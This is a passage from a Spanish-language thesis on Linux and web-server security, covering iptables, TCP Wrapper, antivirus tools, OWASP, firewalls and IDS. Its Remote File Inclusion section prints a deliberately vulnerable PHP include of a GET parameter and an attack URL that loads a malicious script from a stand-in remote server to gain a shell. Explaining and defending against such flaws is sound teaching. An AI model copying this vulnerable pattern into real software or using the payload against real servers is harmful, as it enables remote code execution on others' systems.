El primer carácter representa al tipo de archivo descrito anteriormente, en este caso existen archivos regulares (-) y directorios (d). Los siguientes tres caracteres describen los permisos que tienen el propietario, los siguientes el grupo y los últimos tres el resto de usuarios. Estos permisos pueden ser modificados con el comando “chmod” mediante bits.

Ejemplo:

```
$chmod 777 archivo
```

Permiso	Binario	Decimal
rwx rwx rwx	111 111 111	777
rw- rw- rw-	110 110 110	666
r-x --- ---	101 000 000	500

2.7.4 SEGURIDAD EN LA RED

2.7.4.1 FIREWALL DE LINUX

El firewall es un sistema en hardware o software muy utilizado hoy en día que nos permite proteger una red o un computador en particular y que tiene como función principal evitar el acceso no autorizado de manera externa hacia la red interna (intranet) o sentido contrario.

Habitualmente a diferencia de los sistemas Windows que por defecto vienen instalados programas como el firewall, antivirus etc., que tienen un entorno gráfico y son fáciles de configurar, en Linux este tipo de herramientas como el firewall (iptables) vienen instalados pero sus configuraciones son más complejas, es ahí que para poder asegurar más el sistema necesitamos realizar la configuración de forma manual o instalar alternativas gráficas para un mejor entendimiento.

2.7.4.1.1 IPTABLES

Iptables es una herramienta que nos permite definir reglas, estas pueden ser de varios tipos como son: reglas de filtrado (filter), reglas para la intranet (nat), reglas de manipulación de paquetes (mangle) y reglas para excepciones (raw).

En este apartado se va a describir cual es la estructura general del iptables, pero para una mayor comprensión en el **Anexo C** se describe los pasos para la configuración de iptables utilizando shorewall

Primero que nada hay que saber diferenciar entre Netfilter e iptables porque se suele a veces confundir pensando que los dos son la misma cosa, ya que Netfilter viene incorporado en el núcleo de Linux y se lo controla mediante iptables.

> NETFILTER: Es un framework disponible en el núcleo Linux que permite interceptar y manipular paquetes de red. El componente más popular construido sobre Netfilter es iptables, una herramienta de cortafuegos que permite no solamente filtrar paquetes, sino también realizar traducción de direcciones de red (NAT) para IPv4 o mantener registros de log. (Mejía, Ramírez , & Rivera , 2012, pág. 13)




Figura 2-33 Componente de Netfilter. (Wikipedia, Netfilter)

- **ESTRUCTURA DEL IPTABLES**

Iptables está compuesto por un conjunto de tablas, estas a su vez están compuestas por un conjunto de cadenas, y estas cadenas están compuestas por un conjunto de reglas




Figura 2-34 Flujo de tráfico del iptables. (Miessler, s.f)

La estructura de las reglas es la siguiente:

Iptables –t "tabla" "parámetro" "cadena" "característica de comparación" "acción"

En la siguiente figura se detalla la estructura de una regla creada como ejemplo.




Figura 2-35 Estructura de las reglas en iptables

En el **Anexo G** se describen las tablas y cadenas que forman parte de la estructura de iptables y en el **Anexo F** se explica la configuración del firewall ufw de Ubuntu en un entorno gráfico para equipos de escritorio

2.7.4.2 TCP WRAPPER

TCP Wrapper es una herramienta que nos permite denegar o filtrar el acceso a los servicios que ofrecen los servidores con sistemas Linux. Esta herramienta es bastante fácil de configurar y de gran ayuda para denegar el acceso a servicios importantes. Su configuración se lo realiza mediante políticas permisivas o restrictivas para filtrar el acceso al equipo.

Para su configuración utilizamos dos archivos: en el archivo "/etc/host.allow", es donde se definen las políticas permisivas, mientras que en el archivo "/etc/host.deny", es donde se definen las políticas restrictivas. La estructura de la regla es la siguiente:

"Servicio (ejemplo sshd): equipo (ejemplo 192.168.1.100): acción (ejemplo deny)"

A continuación en la imagen se muestra un ejemplo de la configuración del archivo "/etc/hosts.allow", para denegar el acceso vía SSH a la ip 192.168.1.100




Figura 2-36 Denegar acceso mediante TCP Wrapper (/etc/hosts.allow)

En la siguiente imagen en cambio se muestra un ejemplo de la configuración del archivo "/etc/hosts.deny", para denegar el acceso vía SSH a todos los equipos.




Figura 2-37 Denegar acceso mediante TCP Wrapper (/etc/hosts.deny)

Como puede verse en la **figura 2-37** a parte de denegar el acceso vía SSH, esta regla también nos imprime en pantalla el tipo de servicio denegado y la IP desde donde se intenta conectarse, todo esto almacenando al fichero llamado Denegados.

2.7.5 PROTECCIÓN CON ANTIVIRUS

Aunque pensemos que al utilizar distribuciones de Linux el riesgo de infección es menor, siempre es bueno tener instalado un antivirus para comprobar unidades externas o comprobar archivos que se envían a otros usuarios.

En la plataforma Windows existen antivirus tanto de pago como gratuitos, el Windows Defender es uno de ellos que viene incorporado en la versión de Windows 10. En Linux el panorama es diferente ya que existen más antivirus gratuitos que de pago para uso doméstico, ahora en cuanto a la efectividad todo depende si analizan en tiempo real o hay que realizar operaciones manuales para realizar los análisis. En este sentido es un punto muy importante a tener en cuenta al momento que queremos abrir o ejecutar algún archivo que nos llega por diferentes medios. Es por eso que a continuación detallo una lista de antivirus que son los más utilizados en el 2017 para la distribución de Ubuntu.

- **ClamAV**
- Código abierto y gratuito
- Se puede usar desde la línea de comandos
- Múltiples sistemas operativos
- Múltiples carpetas y archivos

✓ **ClamTK**

- Entorno gráfico y gratuito
- Actualización automática
- Elimina troyanos, malware y virus

✓ **SOPHOS**

- Gratuito
- Se puede usar desde la línea de comandos
- Elimina troyanos, malware y virus
- Detecta y bloquea aplicaciones que son maliciosas para el sistema

✓ **COMODO**

- Protección en tiempo real
- Actualizaciones automáticas
- Programación de escaneos
- Protección de correo electrónico

2.8 VULNERABILIDAD EN EL SERVIDOR WEB

Hoy en día si navegamos por Internet nos encontramos con un sin número de sitios que prestan servicios ya sean operacionales o informativos, podemos realizar operaciones bancarias (transacciones, consultas, transferencias etc.), compras online, revisar nuestras

redes sociales, correo, etc. Todo ésta multitud de opciones que nos ofrecen las empresas u organizaciones ya sean pequeñas, medianas o grandes corporaciones que exponen sus servicios o productos al exterior para captar más clientes, no sería posible sin la intervención de un Servidor Web. Todo lo mencionado está siendo procesado dentro de este equipo.

Es por eso que un Servidor Web es el primer blanco que apunta un atacante, ya que realmente es atractivo por el simple hecho de que está expuesto externamente y que cualquier tipo de vulnerabilidad que puede contener es una puerta de acceso a la red de una organización.

Según (OWASP, 2017), estas son las diez vulnerabilidades de aplicaciones web del 2017:

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Figura 2-38 OWASP top 10 2017. (OWASP, 2017)

Como podemos ver en la **figura 2.38** la vulnerabilidad Remote File Intrusion no se encuentra en el listado, y tampoco se encuentra en el Top Ten 2013 de OWASP, la última aparición se vio en el Top Ten 2007 (https://www.owasp.org/index.php/Top_10_2007). En este apartado se explicará esta vulnerabilidad junto con Cross Site Scripting (XSS), porque más adelante en el **capítulo 3** se va explotar un servidor Web (DVWA) con este tipo de vulnerabilidades. En el **Anexo H** se explica la forma de explotar una vulnerabilidad XSS por medio del framework XSSF que es utilizado para realizar este tipo de ataques.

2.8.1 REMOTE FILE INTRUSION (RFI)

Esta vulnerabilidad se encuentra únicamente en páginas dinámicas de PHP permitiendo enlazar archivos que se encuentran en servidores remotos, es decir que un atacante podría incluir archivos remotos desde otro servidor. Esto se da debido a un error en la programación por el uso de las funciones require, include, include_once y require_once.

Por ejemplo un programador podría utilizar en una aplicación con PHP el uso de alguna variable (ejemplo varenlace) en la URL del sitio, para de esta manera redireccionar mediante

código script en PHP a alguna otra página. Como los sitios Web están formados o estructurados por varias secciones (ejemplo principal, descargas, contacto, etc.), un atacante podría aprovecharse para modificar los datos de la variable (varenlace). Veamos un ejemplo:

Datos que se envían al servidor mediante el método **GET**.

```
<?php
include($_GET['varenlace'] );
?>
```

Por ejemplo viendo el código anterior si un usuario abre el enlace a la URL de la sección descargas, lo que se enviaría al servidor Web sería lo siguiente:

http://www.servidorweb.com/index.php?varenlace=descargas

El código ejecutaría el valor de la variable "($_GET['varenlace'])" que en este caso es descargas llamando a la función "include (descargas.php)". La función "include" permite incluir archivos alojados en el servidor pero también permite incluir archivos alojados en servidores remotos mediante el protocolo HTTP

Entonces un atacante podría modificar el valor de la variable "varenlace", introduciendo en dicha variable una dirección de un servidor remoto donde tenga alojado un script malicioso para incluirlo en el servidor víctima, ejecutando así código remoto dentro del mismo. La URL modificada sería la siguiente:

http://www.servidorweb.com/index.php?varenlace=http://www.servidorremoto.com/scriptmalicioso.php

Este script puede ser creado con código malicioso con el fin de obtener una shell remota destinada para cumplir con los objetivos del atacante.

2.8.1.1 MÉTODOS DE PROTECCIÓN

- Para evitar este tipo de ataques se podría filtrar las variables, de esta manera nos aseguraríamos que el valor que se pasa es uno de los esperados. Por ejemplo los valores de las secciones podríamos filtrar de la siguiente manera:

```
<?php
if($_GET['varenlace']=='principal')
  include('principal.php');
else if($_GET['varenlace']=='descargas')
  include('descargas.php');
?>
```

- También se podría modificar la configuración de PHP desactivando las variables globales.

  register_globals = off

- Se puede evitar también desactivando la inclusión de scripts utilizando URLs por medio de las variables allow_url_include (PHP 5.2.0) y allow_url_fopen (PHP 4.0.4).

  allow_url_include = false

  allow_url_fopen = false

2.8.2 CROSS SITE SCRIPTING (XSS)

Esta vulnerabilidad es aprovechada por los atacantes para explotar la confianza de un usuario hacia un sitio web en particular. La vulnerabilidad se presenta por fallos en la implementación de un mecanismo de filtrado de los campos de entrada del sitio web, dando como resultado el envío de datos o la ejecución de scripts.




Figura 2-39 Cross Site Scripting (XSS). (Programming, sf)

Los ataques Cross Site Scripting se clasifican de la siguiente manera:

- **XSS reflejado**

Este tipo de ataque consiste en modificar los valores que se pasan a través de la URL por otro tipo de datos pasado por el usuario a la web, permitiendo que el código insertado se ejecute en el sitio. Los atacantes pueden robar las cookies y posteriormente la identidad, enviando correos que engañan al usuario con enlaces disfrazados para que se produzca el robo.

- **XSS persistente**

Este tipo de ataque incrusta código malicioso HTML en el sitio mediante etiquetas <scripts> o <iframe>. El código queda implantado internamente en el sitio y es ejecutado cada vez que se abre la aplicación web. Los filtros utilizados por parte del servidor no funcionan ante este tipo de códigos ya que estos se ejecutan en el lado del cliente

2.8.2.1 MÉTODOS DE PROTECCIÓN

- Limitar los caracteres de entrada que un usuario puede introducir. Para limitar la cantidad de caracteres se puede utilizar la variable “maxlength” que proporciona el estándar HTML
- Representar los datos preservando su significado, por ejemplo las comillas dobles se pueden transformar en “&quot”; que es como se representa en HTML. Para realizarlo se puede utilizar la función “htmlspecialchars” logrando así que el navegador ejecute y evalúe el código.
- Eliminar las etiquetas HTML incluidas en un campo de texto para lograr sanear los datos, es decir obtener únicamente los datos que realmente nos interesa. Para conseguir sanear los datos se puede utilizar la función “strip_tags”.

2.9 SEGURIDAD EN EL SERVIDOR WEB

(Roldán Peral, 2010) en cuanto a la seguridad nos dice en su artículo que los ataques se dan con mayor frecuencia por tener una mala configuración o mal diseño de los servidores, puede darse también por un fallo en la programación que son derivados por desajustes con los acuerdos de nivel de servicio (SLA). También nos explica de la importancia de la seguridad que debemos tener en cuenta con los servidores web mediante dispositivos de seguridad, estos dispositivos nos ofrecen beneficios y funcionalidades que a continuación se describen:

- Protección de firewall e IPS sobre aplicaciones web.
- Firewall de aplicaciones XML, implementando las capacidades IPS, sobre el código XML.
- Balanceo de carga entre los servidores web, con el fin de conseguir una descongestión de los mismos.
- Bloqueo de amenazas sobre las aplicaciones que corren en el servidor web como cross site, inyección SQL o ataques de buffer overflow.
- Soporte para comunicaciones SSL y procesamiento de cifrado XML.
- Cumplimiento de normativas de seguridad.

- Reducción de la complejidad en la administración.

Viendo este panorama al que las empresas se encuentran expuestas entonces cabe señalar que la seguridad de una empresa no está dada por la inversión que se realice en tecnología, sino más bien por tratar de realizar una correcta configuración de los mismos y de los servidores web, para que mutuamente se complementen en cuanto a la seguridad se refiere.

En el **Anexo I** se explica cómo configurar el PHPIDS que es utilizado en la aplicación web DVWA para la detección de ataques hacia el servidor Web. Estos ataques podrían ser: Cross Site Scripting, sql injection, header injection, Directory Transversal, Remote File Intrusion, Local File Intrusion, Denial of Service.

Existe también un nuevo proyecto llamado EXPOSE que está basado en PHPIDS y realizado por los mismos desarrolladores pero que no va ser tratado en este trabajo sino más bien se pone en conocimiento.

2.10 SEGURIDAD EN LA RED

La seguridad en la red debe tener como principal objetivo asegurar la información de posibles riegos y proteger los recursos informáticos de las organizaciones. Las organizaciones deben tomar todas las medidas necesarias mediante políticas para prevenir y llevar un constante monitoreo de los posibles accesos no autorizados a la red.

En la seguridad de una red se debe tener en cuenta la autenticación y la autorización. Se podría decir que la forma más básica para proteger los datos de una red es la autenticación mediante usuario y contraseña, la autorización de acceso a esos datos es controlada por el administrador de la red. También se podría conseguir seguridad adicional por ejemplo cifrando los datos de los servicios (SSH, FTPS, HTTPS, VPN, WEP, WPA, etc.) para que no puedan ser leídos por usuarios mal intencionados

En fin la seguridad en una red es un área muy amplia y compleja dependiendo de la infraestructura y el tamaño de las organizaciones, puesto que esto definirá la tecnología y los recursos necesarios para cubrir las necesidades de seguridad.

En este apartado se explicara acerca de los mecanismos de defensa en redes (cortafuegos y el IDS) que existen y que se tomó en cuenta para el desarrollo del trabajo

.

2.10.1 MECANISMOS DE DEFENSA

2.10.1.1 CORTAFUEGOS

Un Cortafuego es un mecanismo de defensa que nos permite proteger una red confiable de una red no confiable como puede ser el internet, como este está ubicado entre estas dos redes, es necesario que el Cortafuegos opere basándose en una política de seguridad establecida por la organización.

Como característica principal el Cortafuegos sirve solo como defensa perimetral de las redes y no tiene la capacidad de detener ataques producidos desde la red interna y peor aun cuando un atacante logra traspasarlo. Por lo tanto, aunque este es el mecanismo que debemos tener muy en cuenta a la hora de establecer una correcta seguridad en las Organizaciones, este no es una solución final a los problemas de seguridad. Existen varios tipos que a continuación se detallan.

- **Tipos de Cortafuegos**

Generalmente se conocen que existen firewall de hardware y software, en este apartado se describen estos tipos de firewall basándonos por su funcionamiento. Existen básicamente cuatro tipos de firewall:

- **Filtrado de paquetes**

  Los filtros de paquetes operan a nivel de red (o nivel IP) y de transporte (mediante TCP y UDP) de la familia de protocolos TCP/IP y filtran paquetes IP, basándose, para ello, en los valores de algunos campos de las cabeceras de IP y TCP o UDP. Algunos filtros de paquetes ofrecen la posibilidad también de filtrar el tráfico en función del enlace de red del que proceda dicho tráfico. (Sancristóbal Ruiz, Alzórriz Armendáriz , & Díaz Orueta , 2014, pág. 222).

Este se basa en los siguientes criterios de las cabeceras de IP y TCP o UDP:

- Protocolos utilizados
- Dirección IP de origen y de destino
- Puerto TCP o UDP de origen y de destino

El filtrado de paquetes por lo general es la conexión final con el proveedor de servicios (ISP), ubicándose entre la red LAN y la WAN para proteger la red interna del acceso de usuarios externos.




Figura 2-40 Filtrado de paquetes. (Hernández, 2012)

El Kernel de Linux posee esta funcionalidad para filtrar paquetes que se encuentra incluida en el framework Netfilter. En este proyecto se tomó en cuenta este tipo de cortafuegos mediante iptables de Linux, es por eso necesario señalar cuáles son las ventajas y desventajas.

Como ventajas podríamos decir que:

- Mediante una herramienta como iptables se puede personalizar la seguridad a través de un conjunto de reglas implementadas por un administrador
- Como la filtración de los paquetes se lo realiza a nivel de enrutador, no se necesita realizar ningún tipo de configuración en el lado del cliente, como es en el caso de los proxy que operan a nivel de aplicación.
- En cuanto al rendimiento, este será mucho más rápido ya que la conexión del cliente hacia al equipo remoto se lo hace de forma directa y no a través de un proxy

Como desventajas podríamos decir que:

- Este tipo de cortafuegos no puede filtrar los paquetes por contenido como lo hacen los proxy
- Filtra los paquetes en la capa de protocolo (IP, TCP y UDP) pero no puede filtrar en la capa de aplicación.
- Cuando se usa enmascaramiento de IP y redes DMZ, las reglas de filtrado pueden resultar difíciles (en redes complejas)

- **Gateway de aplicaciones**

Este tipo de cortafuegos es utilizado para mitigar las debilidades del filtrado de paquetes, también conocido como servidor proxy, y la máquina donde se está ejecutándose lleva el nombre de Gateway de aplicación o Host Bastion. Los servidores proxy tienen la

particularidad de filtrar a nivel de aplicación, actuando de forma transparente como intermediario entre el cliente y el servidor




Figura 2-41 Gateway de aplicaciones. (Rios Mora, 2015)

Si el cliente necesita un servicio del servidor real, el proxy es el encargado de realizar el pedido a dicho servidor, analizando el tráfico de red en busca de contenido que pueda comprometer la seguridad.

Existen diferentes tipos de servidores proxy de los cuáles los más destacados son: Trusted Information Systems (proxy para telnet, ftp, Rlogin, Sendmail, http, etc.), sistema genérico SOCKS, Proxy Server de Microsoft (proxy para ftp, http y nntp) y TIS FWTK (Sancristóbal Ruiz, Alzórriz Armendáriz , & Díaz Orueta , 2014).




Figura 2-42 Proxy FWTK. (docstore.mik.ua, s.f)

Como ventajas podríamos decir que:

- Se puede administrar que aplicaciones y protocolos pueden funcionar fuera de la red interna (LAN)
- El cache que almacenan los proxys pueden ahorrar el consumo de ancho de banda, ya que las consultas que son frecuentes se lo hace localmente y no al internet.
- Se puede llegar a obtener un correcto control acerca del uso de los recursos de la red, debido a que los servicios proxy hay como registrarlos y supervisarlos

Como desventajas podríamos decir que:

- La mayoría de los proxys funcionan solamente con servicios conectados a TCP y frecuentemente para aplicaciones específicas (telnet, http, etc.)
- Pueden llegar a ocasionar un cuello de botella ya que no hay una conexión directa del cliente con algún servicio remoto.
- Se debe establecer alguna forma de seguridad por parte de los servidores de aplicaciones, ya que los servicios de aplicaciones no se pueden ejecutar sin el proxy

- **Stateful inspection**

  Cortafuegos de tipo stateful inspection, o de filtrado dinámico de paquetes, que son capaces de mantener el estado de cada sesión a través del cortafuegos y cambiar las reglas de filtrado dinámicamente, conforme a lo definido en la política de seguridad (…) (Sancristóbal Ruiz, Alzórriz Armendáriz , & Díaz Orueta , 2014, pág. 219)

La ventaja de usar este tipo de cortafuegos es que en vez de tener abiertos los puertos que los protocolos necesitan, este abre los puertos únicamente el tiempo necesario para que el paquete pase. Con esto un atacante no tiene muchas oportunidades para poder introducir código malicioso a la red.

Dentro de iptables es posible configurar un cortafuego stateful para poder proteger contra diferentes ataques como: negación de servicios, ataques de suplantación y ataques de fuerza bruta.

Los ataques de fuerza bruta con las herramientas actuales son fáciles de realizar, pero el uso de iptables con las reglas apropiadas ayuda a proteger contra este tipo de ataques mediante la creación de una lista negra de direcciones IP.

En cuanto a este tipo de cortafuegos, (Sancristóbal Ruiz, Alzórriz Armendáriz , & Díaz Orueta , 2014) nos dicen que los más significativos en entornos reales son: los cortafuegos de tipo stateful inspection, Firewall-1 de Checkpoint, CiscoASA (Adaptive Security Appliance), y que además de su tecnología en particular pueden configurarse como servidores proxy.




Figura 2-43 Cisco ASA. (Wang, 2016)

- **Híbridos:** es la combinación de los diferentes tipos de firewall

2.10.1.2 SISTEMA DE DETECCIÓN DE INTRUSOS (IDS)

El sistema de detección de intrusos (IDS) es un dispositivo que se encarga de analizar la actividad del sistema o de la red por entradas no autorizadas o actividades maliciosas y de este modo reducir el riesgo a una intrusión

Una intrusión se puede definir como un mensaje o serie de mensajes que cumplen varias condiciones:

1. Se aparta de un comportamiento normal, lo cual ya implica cierto problema: conocer que es lo normal en el tráfico de una red.
2. Si es anormal, hay que decidir que si es anormalidad proviene de un uso incorrecto (con probabilidad, un ataque) o si es una situación no peligrosa. (Sancristóbal Ruiz, Alzórriz Armendáriz , & Díaz Orueta , 2014, pág. 311)

En este sentido de acuerdo a la definición de intrusión, se debe tomar en cuenta los falsos positivos que pueden generar estos sistemas. Los falsos positivos no son más que alertas que generan los IDS y que nos indican que de acuerdo al tráfico analizado se está realizando un ataque cuando en realidad no lo es.

Los dos tipos más conocidos de IDS son los NIDS que son basados en red y los HIDS que son basados en host.

- **NIDS:** los NIDS son sistemas que verifican los paquetes de información que viajan por una o varias líneas de red en busca de actividades maliciosas o anormales, el tráfico es captado mediante uno o más adaptadores de red en modo promiscuo, mientras que otra interfaz servirá para las tareas de gestión y administración.




Figura 2-44 IDS basado en red, en modo "in-line". **(González, 2003)**

- **HIDS:** estos se encuentran en un host particular, es decir que pueden operar bajo varios sistemas operativos como: Windows, Linux, Solaris, Aix, etc. Este funciona como un servicio o demonio para analizar información almacenada en registros como son: Registro del sistema, mensajes, lastlogs y wtmp. También captura los paquetes de entrada y salida del host para detectar anomalías de una posible intrusión.




Figura 2-45 IDS de Host (HIDS). (Academlib.com, s.f)

Los sistemas IDS más utilizados en la actualidad son los que están basados en firmas, estos tienen una base de datos de firmas de ataques conocidos, los otros sistemas son los que están basados en anomalías, estos cuentan con un patrón de comportamiento normal y comparan el tráfico o comportamiento del sistema para detectar anomalías de posibles intrusiones. En este proyecto se utilizó un IDS de red (NIDS) mediante el uso del sistema Smooth-Sec, que el **Anexo I** se explica su configuración.

2.10.1.3 TOPOLOGÍAS DE DEFENSA Y ZONA DESMILITARIZADA

Para comprender las topologías de defensa partiremos entendiendo el funcionamiento de un host bastion. Este dispositivo está configurado para recibir ataques del exterior, su configuración es alta y está situado entre la red externa y la red interna.

- **Tipos de host bastion**
- **Single-homed host:** este dispositivo cuenta con una interfaz de red y es utilizado como una puerta de enlace en el nivel de aplicación. El router externo está configurado para enviar datos al host bastion y los clientes internos enviar datos de salida al mismo.
